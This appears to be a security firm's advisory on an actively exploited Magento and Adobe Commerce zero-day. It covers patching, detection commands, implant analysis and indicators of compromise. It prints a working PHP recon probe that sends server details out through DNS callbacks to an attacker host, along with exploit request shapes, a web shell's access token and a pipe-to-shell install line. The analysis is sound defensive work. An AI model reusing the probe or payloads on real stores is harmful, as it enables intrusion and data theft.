


StyleSmuggler: Magento and Adobe Commerce 0-day RCE (CVE-2026-75650) under active attack

 sansec.io/research/stylesmuggler-0day


Sansec Forensics Team

September 5, 2026



Published in [Threat Research](#) – September 05, 2026

Sansec discovered StyleSmuggler, a Magento and Adobe Commerce zero-day that gives unauthenticated attackers remote code execution. Attacks started September 4th. Adobe published an emergency hotfix on September 7th for CVE-2026-75650, rated CVSS 10.0. Every version from 2.4.4 up to and including 2.4.9 is affected.



Developing investigation. Sansec is publishing early because stores are being compromised right now. The threat actors are quickly iterating so we update this article with new indicators as we learn more.

Last updated: September 9, 2026, 12:00 UTC.

StyleSmuggler injects malicious code into Magento's template system. By using the styles properties, it can evade existing safeguards. It works in two stages:

1. Inject (poison) PHP code, for example by generating a failure report.
2. Let Magento execute the poisoned code via a failed payment email

Adobe patch: CVE-2026-75650

Adobe published [APSB26-146](#) on September 7 at 20:20 UTC, with priority rating 1, its highest. StyleSmuggler is now CVE-2026-75650, scored CVSS 10.0.

The fix ships as a hotfix, not as a full release. Download `VULN-39341-composer-patches.zip` from `repo.magento.com` and apply it as a [composer patch](#). Confirm proper installation:

```
vendor/bin/magento-patches -n status | grep "39341\|Status"
```

Adobe tested the hotfix against the 2026-aug releases of Adobe Commerce 2.4.4 to 2.4.9, Magento Open Source 2.4.4 to 2.4.9, and Adobe Commerce B2B 1.3.3 to 1.5.3. Older versions in those branches are affected too, but the patch is unverified there.

Adobe publishes nothing for the 2.2 and 2.3 branches or for 2.4.0 to 2.4.3, which are out of support. Scandiweb has [backported the fix to 41 older releases](#), from 2.2.0 up to 2.4.3-p3,

one patch file per version. Sansec has not reviewed those patches, so test on a staging copy first.

Adobe recommends merchants to rotate their encryption key and every credential that key protected: admin passwords, REST/SOAP/GraphQL integration tokens, OAuth client secrets, payment gateway API credentials, database credentials, SSH and deploy keys, and third-party extension API keys. Rotate those at the source, not only inside Magento. Rotating the encryption key on its own does not invalidate anything an attacker already read.

Sansec Shield blocks every StyleSmuggler variant we have seen so far. However, we recommend to install the Adobe patch anyway. The attack surface behind this bug is large, and the operators have changed their payloads several times a day since September 4.

Affected versions

Sansec reproduced the full unauthenticated chain on clean **Magento Open Source 2.4.7, 2.4.8 and 2.4.9**. The first victim ran 2.4.6-p15 with the July and August 2026 patches applied and `security:patch-status` clean. Shield blocked a probe against a 2.4.7-p10 store on September 7, so the current patch level is no defence.

Moving sessions to Redis or the database does not stop the attack. One merchant reported an attempt that failed against session storage and, eight seconds later, a second attempt that succeeded by using a file uploaded through Magento's custom options instead. Both came from the same operator.

What merchants should do

1. **Patch:** Apply Adobe's VULN-39341 hotfix for CVE-2026-75650.
2. **Block attacks:** Deploy [Sansec Shield](#) to block StyleSmuggler exploitation in real time.
3. **Scan for compromise:** Run [eComscan](#) to detect the implant and any secondary backdoors.
4. **Rotate credentials:** Follow Adobe's rotation checklist, starting with the encryption key.

Patching closes the hole but does not clean a store that was already hit. Stores were being exploited for three days before the hotfix existed, so scan before you assume you are in the clear.

Check your store

A solid indicator is a malicious background process, disguised as `[kworker/u:8:0]`, `fc-cache` or `chronyd`:

```
crontab -l | grep -i gvfsd
ls -la ~/.local/share/.gvfsd/ ~/.cache/fontconfig/fc-cache /tmp/.kw_* /tmp/.cache_*
/tmp/.gvfsd-* /tmp/.fc-*/fc-cache /tmp/fc-cache /tmp/.chrony-*/chronyd 2>/dev/null
ps -eo pid,comm,args | grep -iE 'kworker|fc-cache|chronyd'
grep -r 'crontab command not allowed' /var/log/
grep -ril 'x_trace_' var/report/
```

Payload analysis

When the attack succeeds, a backdoor background process is launched. This is a small Rust program that connects to the 99.84.67.186 C2 server and waits for commands. So far, we have no indication that the backdoor has been weaponized.

As of publication, the backdoor [isn't recognized by any security company other than Sansec](#).

The fc-cache variant

The September 6 builds (arm64 and x86-64) use `fc-cache` as process name instead of `[kworker/u:8:0]`. It copies itself to `~/.cache/fontconfig/fc-cache`, installs a cron entry that restarts it twice an hour (`13,43 * * * *`), and writes its PID to `/tmp/.fc_<8hex>.lock`, where the hex is the first half of its agent ID.

Command and control is disguised as time sync. Every 60 seconds it resolves `ntp.timesync.to` and sends 48-byte UDP packets to port 123 that look like NTP server replies. As of September 7 that name, and `ntp.timesysnc.net`, both resolve to `185.157.160.251`, which is the address to block if you cannot filter by name. Only the first four bytes are really NTP. The rest carries a chunked MessagePack record holding the agent ID, hostname, username, OS version, memory and disk usage, uptime, whether it runs as root, and the implant version, 2.1.4 in this build. `ntp.synctime.to` and `ntp.syncstime.to` are the fallbacks. Because this is UDP to port 123 on a host called `ntp.something`, it passes most egress filtering unremarked.

Before beaconing it learns the store's public IP over plain HTTP from `api4.ipify.org`, `ipv4.icanhazip.com`, `ipv4.ident.me` and `ipinfo.io`, using a User-Agent that is truncated after `AppleWebKit/537.36` and so matches no real browser:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

The implant reads `TracerPid` from `/proc/self/status`. Traced, it still installs itself but never beacons, which is worth knowing for anyone reproducing this.

The chronyd variant

On September 7 a merchant reported a fourth process name on a host that was already running the fc-cache build. At 09:50 UTC the implant re-dropped itself and relaunched as chronyd, the real name of the NTP daemon on most Linux distributions:

```
/tmp/.chrony-<8hex>/chronyd
```

The 8-hex agent ID carried over from the fc-cache drop, so this is one implant renaming itself rather than a second infection. The new process reported version 2.1.5 in its beacon, against 2.1.4 for the September 6 build. There it had no cron entry and its parent was PID 1, so the rename was self-initiated.

Persistence varies between hosts. A second merchant reported a chronyd binary on the same day that did install a cron entry, one minute after the binary landed:

```
57,27 * * * * /tmp/.chrony-<8hex>/chronyd >/dev/null 2>&1
```

It was written straight into the cron spool file rather than through `crontab -e`, so `syslog` holds no REPLACE line for it. That is the same technique the first `gvfsd-user` build used. Check the spool file itself, not just `crontab -l` output.

The name is chosen to beat the obvious hunt. Anyone filtering UDP port 123 traffic will be tempted to exclude `chronyd` as the legitimate time daemon, and that exclusion hides this build completely. Two things separate the implant from a real NTP client. It emits nine 48-byte datagrams about 10 milliseconds apart every 60 seconds, where a real client sends one. And every datagram is marked NTPv4 **server** mode, which a client has no reason to send at all.

This build can relaunch itself with no cron entry at all, so an empty `crontab` is not evidence that a host is clean.

A second attacker

Not every payload we find on these stores belongs to the same group. On September 7 we analyzed a 485-byte PHP dropper that appears from a different threat actor.

```
https://www.incofar.it/js/jquery/plugins/ajaxfileupload/mag.txt
```

It writes a web shell into the product image cache:

```
pub/media/catalog/product/cache/ss_<10hex>/sync_<10hex>.php
```

The shell returns a 404 to every request without proper X-Cache-Token header. With the header, it runs any PHP code from the `task POST` parameter.

Before writing that file, the dropper calls out to

457cfa2fb7p5.daf892t5qau4og8pi4cghbc6fhm1dim3u.oast.site, a subdomain of a public service that developers and testers use to confirm that injected code ran.

The recon probe

The dropper is not the first thing this operator sends. A reconnaissance payload goes out first, as a POST /graphql with a harmless query as cover and the code in the Store: request header:

```
{"query":"query { storeConfig { store_code } }"}
```

```
ss6_457cfa2fb7_<?php $i=php_uname().'|.get_current_user().'|.getcwd().'|w_pm='.(is_writable(dirname(dirname(__FILE__)).'/pub/media'))?'1':'0');$i=preg_replace('/[^a-z0-9]/i','-',$i);foreach(str_split($i,50) as $k=>$c){@file_get_contents('https://457cfa2fb7d'.$k.'-'. $c.'.daf892t5qau4og8pi4cghbc6fhm1dim3u.oast.site');}}?>
```

It reads the kernel and OS string, the PHP user, the working directory, and whether pub/media is writable. The result is flattened to [a-z0-9-], cut into 50-character chunks, and each chunk is sent as its own hostname label with an index. The operator reconstructs the answer from the callback log and never needs to see a response body. The w_pm flag decides whether the web shell path is worth attempting at all, which is why the dropper writes into pub/media when it follows.

The marker carries the same campaign ID as the dropper, incremented: ss6_457cfa2fb7_ against ss5_457cfa2fb7.

This actor came in through StyleSmuggler. We recovered the dropper from a Store: request header, and its PHP tags are still JSON-escaped from the record Magento logged it into. Removing the background process is therefore not enough: check for suspect PHP files under the media directory:

```
find pub/media -name '*.php'
```

Failed payment emails

StyleSmuggler deliberately triggers Magento's standard **"Payment Transaction Failed Reminder"** email. Unexpected bursts of these messages are a reason to investigate, although legitimate declined payments can generate the same notification. Nobody needs to open the email because the malicious code runs while Magento renders it. The attack can also succeed when email delivery fails.

Sansec response

Sansec found the campaign on September 4th, 22:40 UTC and reproduced the chain on clean installations within hours. [Sansec Shield](#) rules went live in the early morning of September 5th. Shield has blocked StyleSmuggler exploitation attempts since then, and refined rules covering both stages are rolling out now. Adobe shipped its hotfix on September 7, three days after the first confirmed exploitation.

Sansec Shield customer? Attacks that were launched before our Shield release may have gotten through. Our investigation shows that in these cases a background process [kworker/u:8:0] was launched. We have released eComscan 1.9.7 that will terminate these processes for Shield customers. While we have no indication that the backdoor was actually used, we recommend to rotate Magento credentials if a suspicious process has surfaced on your system.

Indicators of compromise

```
# malware download
https://www.incofar.it/js/jquery/plugins/ajaxfileupload/mag.txt
247.cdnflare.xyz          malware download host
209.141.43.95             malware download host

# C2 servers
99.84.67.186:443          C2, WebSocket over TLS
windwsecurity.run:443     remote shell, WebSocket over TLS (TCP)
ntp.timesysnc.net:123     C2, custom NTP-shaped traffic (UDP)
time.microsoft.run:123   C2, custom NTP-shaped traffic (UDP)
pool.microsoft.studio:123 C2, custom NTP-shaped traffic (UDP)
ntp.timesync.to:123      C2, custom NTP-shaped traffic (UDP), fc-cache build
185.157.160.251:123     C2, A record for ntp.timesync.to and
ntp.timesysnc.net on 2026-09-07
ntp.synctime.to:123      C2, fallback
ntp.syncstime.to:123     C2, fallback

# attacker sources
88.216.72.181            attacker source, seen at multiple victims
182.182.152.48           attacker source
76.31.99.207             attacker source, failed exploit attempt
209.73.130.148           attacker source, successful exploit attempt
77.239.124.107           attacker source, follow-up requests
```

User-Agent: python-requests 2.15.0 on the implant operator's requests

```
sha256 e315687a1dfe61ef4a5a5642214db6d3b2b05d81391285eebc2af664641a26a7
sha256 b79dfdc1eed860e0b76c629d6adfc251db379b0b45a6d728d4ef483f7551420
```

sha256 4352cabaa451e5a894535fbcc4d46628701303322a13745cb5479d7d0534ae8e kworker-
linux-x64 (new build, 209.141.43.95), 2270031 bytes
sha256 d2fbf9eb75c495bfea48790d3b228fab0c15a282419c3d3f5e49294c4e1a3e82 kworker-
linux-arm64 (new build, 209.141.43.95)
sha256 1a3374ffac5b0a62467612f264c49792d206304d4514409c982325c91231375d chronyd
variant, captured from /proc/<pid>/exe

/tmp/.kw_<random><random>
/tmp/.cache_<random><random> drop-path variant
/tmp/.fc-<8hex>/fc-cache
/tmp/fc-cache drop-path variant
/tmp/.fc_<8hex>.lock holds the implant PID
/tmp/.chrony-<8hex>/chronyd chronyd variant, same agent ID as the fc-cache drop
~/.local/share/.gvfsd/gvfsd-user
~/.local/share/.gvfsd/.gvfsd_<8hex>.lock
~/.cache/fontconfig/fc-cache

crontab: */5 * * * * exec <home>/.local/share/.gvfsd/gvfsd-user
crontab: 13,43 * * * * <home>/.cache/fontconfig/fc-cache >/dev/null 2>&1
crontab: 57,27 * * * * /tmp/.chrony-<8hex>/chronyd >/dev/null 2>&1

process [kworker/u:8:0]
process fc-cache
process chronyd

second attacker (unrelated tooling, same victims):
sha256 d61217ca0bca83204302fa7b41935ce36f73764559c156d5c980f2fedddfffb6e PHP dropper
pub/media/catalog/product/cache/ss_<10hex>/sync_<10hex>.php web shell
X-Cache-Token: fced27f6d57702565353ecc11722533b header the web shell requires, 404
without it
457cfa2fb7p5.daf892t5qau4og8pi4cghbc6fhmldim3u.oast.site callback confirming code
execution (public service, also used legitimately)
ss5_457cfa2fb7 marker echoed into the page outside the PHP tags
ss6_457cfa2fb7_ marker on the recon probe, same campaign ID
457cfa2fb7d<n>-<chunk>.daf892t5qau4og8pi4cghbc6fhmldim3u.oast.site recon exfil, one
label per 50-char chunk
User-Agent: Mozilla/5.0 on the recon probe
POST /graphql recon, PHP in the Store: header, body {"query":"query { storeConfig {
store_code } }"}

POST /paypal/transparent/response/?<?=eval(base64_decode('....
GET /customer/section/load/?sections=customer&force_new_section_timestamp=true
POST /graphql?styles[...]=

Timeline


Date	Event
2026-09-04 22:20	First confirmed StyleSmuggler exploitation
2026-09-04 23:10	eComscan flags the implant on unrelated stores
2026-09-05	Sansec reproduces the chain on clean 2.4.7, 2.4.8 and 2.4.9
2026-09-05 07:15	Sansec Shield starts blocking StyleSmuggler attacks
2026-09-05	Sansec publishes this analysis
2026-09-06	Implant renames itself to fc-cache, version 2.1.4
2026-09-07	Second, unrelated attacker seen dropping a PHP web shell
2026-09-07 17:30	Same actor probes a 2.4.7-p10 store for pub/media write access
2026-09-07	Implant renames itself to chrondy, version 2.1.5
2026-09-07 20:20	Adobe publishes APSB26-146 and hotfix VULN-39341 for CVE-2026-75650
2026-09-08	Scandiweb backports the fix to 41 unsupported versions, 2.2.0 to 2.4.3-p3

A full breakdown of the gadget chain, the dropper and the implant follows in an update.

Read more

- [PolyShell: unrestricted file upload in Magento and Adobe Commerce](#)
- [SessionReaper attacks have started, 3 in 5 stores still vulnerable](#)
- [SessionReaper, unauthenticated RCE in Magento & Adobe Commerce \(CVE-2025-54236\)](#)
- [Persistent backdoors injected on Adobe Commerce via new CosmicSting attack](#)
- [Mass PolyShell attack wave hits 471 stores in one hour](#)

In this article



Protect your store now!

Block all known Magento attacks, while you schedule the latest critical patch until a convenient moment. No more downtime and instability from rushed patching.

[Get Sansec Shield](#)

Scan your store now for malware & vulnerabilities

```
$ curl ecomscan.com | sh
```

[eComscan](#) is the most thorough security scanner for Magento, Adobe Commerce, Shopware, WooCommerce, Sylius and many more.

[Learn more](#)

>